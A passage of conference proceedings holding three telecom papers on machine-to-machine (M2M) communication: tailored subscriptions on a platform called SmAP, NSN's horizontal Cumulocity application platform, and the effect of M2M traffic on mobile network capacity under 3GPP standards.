These examples show that both devices and applications involved in m2m have very different connectivity requirements.

The conclusion is that one size does not fit all. SmAP provides the means to create tailored subscriptions and offers the possibility to fine-tune and tailor subscriptions for specific devices and applications.

Differentiated tariffs go hand in hand with tailored subscriptions, adding the requirement on such a platform to provide the functionality to rate a tailored subscription with a differentiated tariff.

The multitude of parameters that can be tuned when designing tailored subscriptions. The different subscription parameters are controlled and enforced by the different parts of the SmAP architecture.

The policy and charging control block uses the 3GPP-standardized interfaces Gx and Gy, based on the Diameter protocol, towards the GGSN that enforces these policies. The Gy interface is used to control usage (such as number of bytes, number SMSs, and voice minutes), ensuring that a device stays within the caps specified by the MNO and allows or denies access depending o time and location. The Gx interface and HLR profiles are responsible for policy control parameters such as mobility and bandwidth. The Device Access Enabler (DAE) controls SMS wake-up and finally the SLA, order and account manager controls the configuration of the device.

III. WHAT ARE THE OPPORTUNITIES FOR SMART AUTOMATED PLATFORM

At the end of the day, awareness implies a total paradigm-shift. It's a shift from knowing "what happened" to knowing "what is happening"—all the time—and then automatically controlling systems with that knowledge. When products become networked, the environment in which they are utilized shifts to a much more "aware," and responsive support environment.

Eventually, this environment helps product manufacturers and their customers optimize processes, save money, and become significantly more efficient.

Managed services providers believe that smart embedded device automation will create significant value up and down the equipment support chain, allowing customers and their equipment vendors to develop truly new and unique value. By enhancing support over the network, product suppliers will be able to provide new value-added services.

In an "intelligent" network environment, information becomes currency, and can be shared and utilized collaboratively.

The significance of new m2m platform technology is not really their gee-whiz factor, but precisely the opposite: the great convenience and service offered by their near-invisibility. In the long run, such "invisible" machine-to-machine technology will be much more important to business than the dramatic and intrusive services that require human attention to deliver full value.

Eliminating the need for human intervention for network and device support has the potential to save manufacturers significant sums of money through reduced technician calls and "truck rolls" (see diagram below).

Technical Field Support Personnel	Annual Field Support Calls (capacity 3/day)	Cumulative Support Call Expense (average expense 400/call)	Potential Support Call Reduction	Cumulative Annual Savings Via Reduction In Service Calls
40 Technicians	36.200 Calls/Year	eur 11,23 Million/Year	38%	eur 4,49 Million/Year
120 Technicians	110.500 Calls/Year	eur 33,71 Million/Year	40%	eur 14,12 Million/Year
480 Technicians	360.000 Calls/Year	eur 112,36 Million/Year	42%	eur 44,94 Million/Year

Diagram 1. Direct Economic Returns Via Embedded Diagnostics

For product SmAP, their partners and customers, embedded services automation opens the opportunity for new connected support and value adding opportunities to capitalize on and helps to grow the overall market.

IV. CONCLUSION

Smart m2m platforms are developing rapidly, continuously integrating new devices, which shows a big potential for Telecom operators and Enterprise users, and lately for private users of electronic devices. Networks are now handling equipment and systems of increasing breadth and diversity. Many business processes are becoming automated, such as asset tracking, supply chain management, and procurement. The next chapter in the smart m2m arena will be driven by platforms and solutions that realize the full value of the connected device, stripping out unnecessary costs in customer support, replacing uninformed human activity with embedded intelligence in devices and developing new applications value via cloud computing.

With the rise of true networked applications, smart intelligent devices will become visible to the network and platforms managing them. All of this illustrates that as more and more processes, systems, and devices become dependent on smarter networks and application delivery platforms, the ability to see failure before it happens and the ability to leverage third party "specialists" for application development will need to increase.

The adoption of smart m2m systems has been challenged with many unforeseen barriers. The Smart m2m Platform program holds the potential to change the entire structure of value delivery, alter long-standing business models, and prompt all participants to consider how to design new modes of service delivery and build new relationships with customers and with developers.

SmAP provides tools for actors, such as operators and enterprises, to handle provisioning in a self-service way. It also delivers methods to tailor subscriptions to meet the varied connectivity requirements of the massive number and variety of connected smart m2m devices. The device access enabler function in SmAP solves the issue with find and connect in a world of Network Address Translation (NATs) and firewalls, and at the same time shields m2m devices from unsolicited usage.

Solving connectivity challenges is the natural first step towards achieving the networked society vision. The next step will be to offer solutions for application support – in other words, to develop, install and execute smart m2m applications in a more cost-effective and convenient way.

With the continuous growth of market demand, a bright future awaits smart m2m platforms.

BIBLIOGRAPHY

[1] Ericsson white paper, 284 23-3149 Uen, Feb.2011, More than 50 billion connected devices - taking connected devices to mass market and profitability.

[2] SIIV Sistema Integrado deInformações Veiculares DENATRAN SINIAV - SIMRAV Setembro 2009,

[3] ITU Internet Reports 2005: The Internet of Things. 2005, 7th edition.

[4] Peraković D., Remenar V., Jovović I. New Trends in Technologies: Devices, Computer, Communication and Industrial Systems. /chapter 10: Model of the New LMS Generation with User-Created Content; Book edited by: Meng Joo Er, ISBN: 978-953-307-212-8, Publisher: Sciyo, Publishing date: November 2010

[5] White paper Embedded Mobile Guidelines. V1.0. GSM Association. March 2010. http://www.gsmaembeddedmobile.com/upload/resources/files/GSMA-Embedded-Mobile-Guidelines-Rel1-White-Paper.pdf

[6] Forenbacher I., Peraković D., Jovović I. 14th International Conference on Transport Science ICTS 2011. /PP 1-9: Model for classification and selection mobile devices using Fuzzy logic, Book edit by Zanne M. & Bajec P., ISBN 978-961-6044-92-9, Publisher: Faculty of Maritime Studies and Transport Portoroz, University of Ljubljana, Publishing date: May 2011.

[7] Robert Skog, Miguel Blockstrand, Berndt Wallin, Lars-Örjan Kling, Tomas Holm: Ericsson review 01 2011: Operator opportunities in the internet of things.

[8] 3GPP TR 33.812 "Feasibility study on the security aspects of remote provisioning and change of subscription for Machine to machine (m2m) equipment" in section 5.1 and Annex B.

[9] Škorput P. Mandžuka S. Kljaić Z. : Telecommunications Forum (TELFOR), 2011 19th, Belgrade, Applying of Semantic Web in the critical infrastructure protection management, Conference Publications, On Pages: 1503 – 1506.

[10] Mandzuka S. Kljaić Z. Škorput P. : The Use of Mobile Communication in Traffic Incident Management, Journal of Green Engineering, ISSN: 1904-4720, On Pages: 413–429. Publisher: 2011 River Publishers, Publishing date: 5 July 2011.

[11] Open Mobile Alliance Device Management. http:// www.openmobilealliance.org / Technical / DM.aspx

The „horizontalization" of the machine to machine (M2M) world and how to market it

A. Metnitzer
Nokia Siemens Network/Business Development, Vienna, Austria
andreas.metnitzer@nsn.com

Abstract - Today, many small, medium and big companies develop „vertical" M2M applications on their own. This leads to redundant functionalities in each application and doesn't give the opportunity to open functions to a bigger market. A „horizontalization" of such applications and disposal in a „marketplace" will open new possibilities and markets even for small companies. This paper will highlight the M2M application/device world today and its challenges, the principles of „horizontalization" and its benefits and what Nokia Siemens Network (NSN) is doing in this area.

I. INTRODUCTION

The M2M [1] market is growing significantly. According to Harbor Research the total global M2M market value forecast is 280 B € in 2013, with an average growth rate of 33%. The M2M market grows steadily resulting in CAGR (Compound Annual Growth Rate) of 20 to 40%, depending on the actual segment. Figure 1 illustrates the overall M2M service market forecast by Industry segment.




Figure 1. Overall M2M service market by industry segment

Figure 2 shows the overall approach to develop M2M applications/devices today.

The majority of developing companies in the M2M sector rely on a "vertical" approach with M2M development; means, from top (applications) over basic functionalities (integration, remote control, data collection,…) down to smart devices integration, all functionalities are taken care of by single vendors (end-to-end supply). Many of the basic functionalities are developed for each and every application again and the synergy effect is rather low.

This, however, bears a couple of disadvantages in itself:

1) Basic functionality re-development:
Basic functions like the business integration capabilities, data collection and storage, remote object management and the smart object communication have to be developed and integrated for each M2M application separately and the re-use effect is rather limited. This results in a longer, more expensive development of applications and or devices and the time to market is significantly higher.
Last, an M2M connection layer, which is not optimized for data transmission, might result in unnecessary data traffic, which might cause additional costs and/or result in network capacity problems.

2) M2M application – device connection:
Due to the fact that M2M applications are mainly developed with one type of device (which might come from a 3rd party), the risk occurs that failing to continue with the respective device(s) will result in a redevelopment/-integration of parts of the application. Relying on proprietary interfaces might result in loss of solutions.
Additionally, application 1 will only access data from the devices, which have been directly integrated to them; there is no possibility to feed data from devices, which are used by application 2 (and might be of interest for application 1, too).

3) Marketing possibilities:
With creating M2M applications/devices in a vertical mode, the possibilities of marketing them over a "Marketplace" seem to be limited: there is no possibility to rely on standardized platforms/interfaces, which makes selling of M2M solutions as easy as e.g. selling apps over Android.




Figure 2. M2M application development today

II. M2M Application Development "Tomorrow"

The key components of M2M application/device development "tomorrow" is shown in Figure 3 [2].




Figure 3. The Key Components of M2M application/device development "tomorrow"

In the near future, the development of new M2M applications and devices will change significantly: With the standardization of interfaces towards the application layer and the device layer, basic functionalities can and will be taken by bigger platforms (possibly in a "cloud") to separate applications from devices and benefit from synergies of basic functionalities [3]. It means, when developing M2M applications/devices, companies can "rely" on basic functions like business integration capabilities, data collection and storage, remote object management and the smart object communication to be taken care of by this kind of platforms.

This does in fact bring a number of benefits for the respective companies:

1) Reuse of basic functionality:
Basic functions like the business integration capabilities, data collection and storage, remote object management and the smart object communication are being located on the horizontal platform and both M2M applications and devices can "rely" on them, without need to integrate them into the application or the device as such. This makes the development of applications and devices much simpler and more reliable, as the functions mentioned are easier to be taken care of in a common platform. This results in cheaper, shorter development of applications and or devices and the time to market is significantly lower.
An M2M platform can deal with the connection layer in an optimized way, which can save on network capacity.

2) Standardized interfaces to applications and devices
As a result of standardized interfaces to M2M applications and devices [4][5], an application developer can choose from a variety of different devices for his solution. This results in a form of independence from vendors of devices, as one can be relatively easily replaced by another.
Additionally, one application can relatively easily get data from different type of devices, which might also serve another application (cross-usage).

3) Marketing possibilities
Having a big horizontal platform to host applications and devices, it can be used as a kind of marketplace to sell them.
Similar to e.g. Android, different application and device development companies can use the marketplace to sell via it. A potential developer toolkit might even make it easy to bring ideas to life, even without being into software development.

4) Testing against predefined solutions
In order not to be bound to develop and test devices and applications always in "pairs", a predefined set of sandbox functionalities will enable companies to test devices without caring about applications and vice-versa. This requires the accessibility of both applications and devices and also a detailed description of how to use and how to administrate the sandbox mode.

III. THE NOKIA SIEMENS NETWORK M2M PLATFORM

NSN created its own M2M platform "Cumulocity"(Figure 4), which contains all the necessary functions as described in Section II [6].




Figure 4. NSN's M2M platform "Cumulocity"

Cumulocity is a horizontal M2M application platform. Basing M2M applications on Cumulocity gives many out-of-the-box features, saving development-, engineering- and testing time.

The application platform part contains a comprehensive set of tools for managing meters and sensors, collecting and validating data and providing it to enterprises back-office applications. Using Complicity's Software Development Kit (SDK), it is easy for companies to integrate new M2M devices and develop new applications. It serves as a horizontal M2M product; companies can use it for applications and devices from different M2M domains like telematics, energy, utility, and vending. Additionally, Cumulocity helps companies by decoupling devices from applications, allowing them to develop devices for various applications or develop an application for various devices.

Cumulocity has been designed for cloud-based environments: it provides software as a service (SaaS). It is multi-tenant, allowing companies to use single application deployment to serve multiple enterprises. It is based on elastic cloud technology and Big Data principles, ensuring that application scales to the required transaction and data requirements.

For application developers, Cumulocity simplifies the implementation of M2M services by hiding the complexity to communicate with diverse device types, each having its own data model, protocol and transport mechanisms. The platform provides ready-made components for rapid development of applications. Cumulocity provides data storage for inventory, measurements, event, alarm, and audit log data. Its Complex Event Process (CEP) engine allows easy processing of real-time M2M traffic and rapid implementation of M2M business logic. Using the remote control functionality, devices can be reliably reconfigured and maintained. All this functionality is available via REST web service interfaces [7] and web user interface components based on the latest AJAX technology.

For device developers, Cumulocity makes it easy to cloud enable device: make device data and controls available for applications with minimal effort. Install Cumulocity's software agent and connect it to sensors and controls. Afterwards you can remotely control your device from the internet or develop additional server-side business logic for it.

Towards the application side, the platform offers access to the multi functions, which are implemented and necessary for proper functionality.

These are:

- Business Integration Capabilities – interfaces towards the end user's eco system
- Remote Object Management – remote control of the devices incl. firmware updates
- Data collection and processing – device user data collection and storage (even for years)
- Service Creation and Management – multi tenant able for different companies to create their own M2M applications
- Ecosystem Management and Device Catalogue – integration into an operator's eco system and providing a catalogue of proven devices to be used for new applications

Towards the device side, the offered functionalities are the same; means, device developers are also benefiting from the horizontal platform and its functionalities, similar to application developers.

Being located in a cloud, it can be operated without own HW / SW for an M2M developer.

The platform can be integrated into an existing environment such as billing, fraud management or customer care of a CSP.

M2M application- and device developing companies can benefit from all the bespoken items in Section II.

There are test-devices for application- and test applications for device-development available and the scalability of a cloud based solution offers low entry costs [8][9].

Another big advantage –especially for small development companies– is the possibility to use Cumulocity as "Marketplace" to position own developed devices and/or M2M applications for global sale.

Similar to what is known as e.g. Android Marketplace, companies can add, advertise and sell their products via a large international platform, which allows different kinds

of new business models for mere device-, mere application- or end2end solution selling.

Small companies with smart ideas get a channel in this way to reach new customers without investing heavily into sales force.

IV. CONCLUSION

The M2M business is just at its start. It will influence all our lives in future. The way M2M applications are being developed today will differ significantly from the one tomorrow. NSN has developed its own M2M platform “Cumulocity”, which allows both application- and device developing companies to benefit from a horizontal development approach.

REFERENCES

[1] http://en.wikipedia.org/wiki/Machine-to-Machine

[2] NSN, M2M Whitepaper NSN M2M White paper, The expanding machine to machine market opportunities for the Communications Service Provider, www.nokiasiemensnetworks.com, 2011

[3] A. Metnitzer, Nokia Siemens Networks Machine2Machine Solution, MIPRO 2011

[4] ETSI TS 102 689, Machine-to-Machine communications (M2M); M2M service requirements, Technical Specification, v1.1.1, August 2010

[5] ETSI TS 102 690 :"Machine-to-Machine communications (M2M); M2M functional architecture", Technical Specification, V1.1.1, October 2011

[6] NSN, Machine 2 Machine Solution Description, NSN internal document, 2010

[7] NSN M2M Platform APIs specification, 2011

[8] NSN, www.cumulocity.com, 2011

[9] NSN M2M Cumulocity product description, Nokia Siemens Networks, 2011

Machine to machine (M2M) communication impacts on mobile network capacity and behaviour

S. Počuča, D. Giljević
Nokia Siemens Networks, Zagreb, Croatia
sergej.pocuca@nsn.com, darko.giljevic@nsn.com

Abstract –Today there is a challenge how to handle all network aspects of M2M [1] communication. In this paper it is discussed how to smartly and effectively handle M2M communication in future networks. There are 2 main topics which should be considered. One would be network needs which should be prepared for M2M communications. The second one is that M2M devices need to become much more optimized for mobile communications and M2M applications.

I. INTRODUCTION

Smart objects will scale far beyond smart phones and smart devices [2] because over 1 Billion mobile based M2M subscribers are expected by 2015 (Figure 1).




Figure 1. Traffic forecast for GSM M2M Subscription (Source: NSN GSM trafic forecast, June 2011)

The number of transactions (short data calls) will be more than 10 folded in next few years (Figure 2) but the increase in total data traffic is expected to be marginal (Figure 3).




Figure 2. Global GSM transactions (Source: NSN GSM trafic forecast, June 2011)




Figure 3. Global GSM Data traffic by device type (Source: NSN GSM trafic forecast, June 2011)

Some applications transmit only the minimal amounts of data and only intermittently. Intermittent data updates can create a major signaling overhead on the mobile network. This has already been a problem for smart phone users. The biggest challenge is how to manage M2M network usage coming with exponential raise of objects (Figure 4).




Figure 4. Raise of "smart" devices is exponetial

There are various M2M applications which will influence mobile traffic heavily [3], like:

- Smart meters (power, gas, water)
- Smart vehicles (road tolling, real time traffic info to vehicles)
- Vending machines
- Payment (unmanned gas stations, parking meters)
- Security alerting/reporting (in-car modems creating an emergency call in case of an accident)
- People tracking (kids, elderly)

These M2M applications have different requirements, e.g.

- some are stationary, some are mobile,
- some exchange small amount of data rarely, some have real-time requirements for data transfer,
- some communicate with one or more M2M servers, some with each other,
- some may have identifiers such as MSISDN, some may not.

It is important to understand the characteristics of M2M applications

- when selecting the right packet core features,
- when dimensioning the network,
- when developing protocol to communicate with end devices.

In section 2 challenges and impacts on mobile network and end users by introducing M2M object communications are described. Section 3 will give overview of traditional solutions to increase capacities of the mobile network but as well other theoretical solutions to optimize mobile networks for M2M communication in more appropriate way. In section 4, status and outlook is outlined to show what Telco vendors like Nokia Siemens Networks (NSN) have been done by developing software solution and features in radio network, what 3rd Generation Partnership Project (3GPP) has been standardized for future Packet Core networks in respect of M2M communication. Finally it is discussed how to develop and use new application protocol features in M2M application platform to communicate with end devices in more optimized way to save the network capacities when M2M traffic starts to grow heavily.

II. IMPACT OF HIGH M2M OBJECTS TRAFFIC TO A MOBILE NETWORK

A. *Impact to radio network*

Impacts of high M2M traffic to a radio network can be summarized as follows:

- huge increase in number of Packet Switched (PS) data calls – potential Control channel signaling channel (CCCH) congestion, and reduction of the network quality for other users sharing the same resources,
- transmission delays and lower throughput ,
- M2M traffic is typically one directional, Uplink (UL) dominating, but due to acknowledgements in Downlink (DL) the transactions load will be in both directions and impacting all users,
- huge increase in SMS messages delivered in short intervals causing Stand-alone Dedicated Control Channel (SDCCH) signaling channel congestion,
- increase in paging load dominated by stationary smart M2M objects,
- high number of non-urgent M2M transactions in uplink reduce the network service quality,
- urgent M2M transactions need higher Quality of Service (QoS),
- short M2M data calls (e.g. acknowledgements) reduce the network service quality in downlink.

B. *Impact to Packet Core*

Impacts to a Packet Core network can be summarized as follows:

- User Equipment (UE) density can be manifold compared to Human to Human (H2H) devices,
- data transfer tends to happen upwards the network, as opposite to H2H communication,
- PS core dimensioning is impacted, depending on following factors: Number of M2M devices added in the network, M2M UE accessibility requirements from the network side and how frequently the M2M UE needs to send or receive data,
- when an M2M device needs to be reachable by the network it usually means it needs to be attached to the PS core system. For a LTE device, this is a must and for a 2G/3G device a Circuit Switching (CS) Short Message Service (SMS) can alternatively be used to trigger the device active,
- when an M2M device can autonomously decide when to establish a connection, it can do attach, send/receive data and then detach or it can stay attached all the time. M2M devices that are attached to the network consume more bearer capacity, but they generate less signaling, particularly if they are stationary. M2M devices that do Attach/Detach upon need can share and thus save bearer capacity from the packet core, but they generate more signaling (transactions) in the packet core. Thus, optimization of the packet core resources for M2M communication means finding the right balance between bearer and transaction capacity. The balancing depends how often UE needs to exchange data with the network (Figure 5).




Figure 5. Average interval UE needs when exchanging data with a network

The mentioned figures are just rough estimates because other factors like mobility, latency and blocking tolerance requirements would also have impacts. It actually depends on the application requirements how the devices should communicate with the network. This means that the devices need to be much more flexible to use the network resources in a way tailored better for the application load. More accurate dimensioning is achieved

by a creating traffic mix for each M2M application what could be reused as a basis for dimensioning.

C. *Impact to end user experience*

Impacts to an end user experience can be summarized as follows:

- Network could be busy which can follow to "missed call alerts"
- Lower data throughput
- SMS message not sent

III. SOLUTIONS

Traditional solutions would be to invest into end to end capacity to:

- add signaling channels,
- add traffic channels,
- expand GPRS territory,
- split the cells,
- split the Base transceiver station (BTS) sites,
- add transport capacity,
- add PCU capacity,
- add Gb interface capacity.

Such capacity extensions are cost consuming and increase Total Cost of Ownership (TCO), and more optimal solutions can be proposed.

In order to save money to operators and to prepare the network for M2M communication, it's possible to implement changes in Radio network to optimize and reduce the load in the network.

In addition to preparation of network needs, the M2M devices need to become much more optimized for mobile communications and M2M applications.

IV. STATUS AND OUTLOOK

In this section it is described what NSN has implemented in the radio network and in Cumulocity M2M application platform[4][5][6], and what is to come including Packet core standard features proposed by 3GPP.

A. *Radio network based solution*

NSN proposal is based on introduction of following software solutions shown in Figure 6:

Precise Paging – It reduces paging load by sending paging first to the smart object's last known BTS site. It can reduce M2M signaling load by up to 70%,

Priority Class based QoS - QoS profiles for smart objects according to the need minimize the impact to other users and maximize the speed for urgent transactions. M2M objects with low QoS class can increase data throughput for other users by 50%. High QoS class can be used for urgent health and safety transactions,

Smart Resource Adaptation - Short data calls need only one traffic channel (radio timeslot). It can bring up to 5 times more M2M transaction in downlink with existing network,

The described features can bring to significant reduction in TCO for operators.




Figure 6. New functionalities in GSM radio network packed in one M2M software suite for M2M connectivity

B. *3GPP standard features for M2M devices*

In 3GPP Release 9 (R9) and earlier [7][8], for machine type communication nothing is defined and an M2M UE is just like any device. In 3GPP R10 [9] [10] an M2M UE can indicate low priority towards RAN/CN. In case of an overload, Mobility Management Entity (MME) and/or Serving Gateway (SGW) / Packet Gateway (PGW) do specific actions for low priority UEs, e.g.

- rejection of Mobility Management / Session Management requests,
- allocation of a long periodic tracking area update (TAU) timer in MME,
- sending a back-off timer from MME to UE which prevents signaling by UE until the back-off timer expires,
- adding low priority indication for charging in SGW/ PGW.

The overload control (shown in Figure 7.) can be applied on network element level, or be specific for certain Access Point Names (APN) only.




Figure 7. Overload control for M2M devices

In 3GPP R11, several new items are being discussed currently:

- Architectural changes: An Interworking Function (IWF) is added between Machine Type

Communication (MTC) server and 3GPP system. MTC is 3GPP name for M2M.

- Device triggering: Non Access Stratum (NAS) signaling or Mobile Terminating - Short Message System (MT-SMS) could be selected. Offline device triggering (non-Attached devices) is postponed to Release 12.
- Identifications: System shall support both Mobile Subscriber ISDN Number (MSISDN) and MSISDN-less UEs.
- PS-Only: System should be able to work even without Mobile Switching Center(MSC)/Visitor Location Register (VLR) functions.

The R11 MTC standardization topics (Figure 8.) are expected to finalize in 2012. NSN is actively participating to the standardization work.




Figure 8. M2M architectural improvments in 3GPP R11

C. *Solution in application platform layer for communication with M2M objects*

In order to optimize the traffic in mobile network, the protocol between devices and application needs to be much more fault tolerant (if it runs on low priority, it has to robustly handle errors) thus NSN has designed the protocol for communication between devices and NSN M2M application platform - Cumulocity (Figure 9.) based on Hyper Text Transfer protocol (HTTP)/ Representational state transfer (REST) paradigm and agent implementation. The platform manages M2M objects in a way that a device is just an HTTP client towards Cumulocity. Today many devices don't have it implemented but NSN sees many benefits of using HTTP and its extensions for this communication, and the fact that European Telecommunications Standards Institute (ETSI) is going to standardize it for M2M, is a good direction[11] [12].




Figure 9. Overview of NSN M2M platform - Cumulocity

Benefits are:

- Device doesn't need to keep connection/ packet data protocol (PDP) context open to receive commands. It's possible to send them a flash SMS for wake up and they'll retrieve operations that they need to carry out,
- no Virtual Private Network (VPN) infrastructure is needed in order to be able to connect to the device,
- dynamic IP addressing is fully supported,
- it gives good security, where no hardening of device is needed,
- it's possible also to do auto-provisioning. (E.g., text credentials to the device and then it will upload its topology to the system,
- link between SIM card and tenant could come from connectivity platform of the operator (if present),
- Web based data compression between devices and Cumulocity can be used, e.g. Internet Engineering Task Force (IETF) Constrained Application Protocol (CoAP) [13] as protocol.

To interface with M2M devices and other M2M-related data sources from M2M Cumulocity platform, a driver software called agent is required. M2M devices come with a wide variety of protocols, parameters and network connectivity options. Protocols to devices range from low-level serial links to full-blown IT protocols such as web services. Today's M2M standards [14] rarely define exactly how to access particular readings of particular sensors or manipulate particular controls. Devices may be connected through mobile networks and gateways. To shield machine-to-machine applications from this diversity, Cumulocity uses so-called agents (Figure 10). An agent is a function that fulfils different responsibilities for a given vendor and type of devices among which there is a function that enables secure remote communication in various network architectures.




Figure 10. Device agent responsibilities

Managed agents are based on the Cumulocity run-time environment and are deployed and started by Cumulocity in the cloud. Such agents connect from the cloud to the devices in the sensor network using the device-specific protocol. This variant can be chosen whenever there is a secure and internet-enabled communication path to the devices – either directly supported by the device protocols or through a VPN infrastructure (Figure 11).

Non-managed agents run on hosts in the local sensor network. Such hosts could be mobile phones, gateways or other devices where the software is pre-installed and pre-configured. The agent software is based on whatever run-time environment the hosts support, hence it cannot be managed from the Cumulocity core (but it might be managed through other technologies like over-the-air programming).




Figure 11. Supported agent architectures

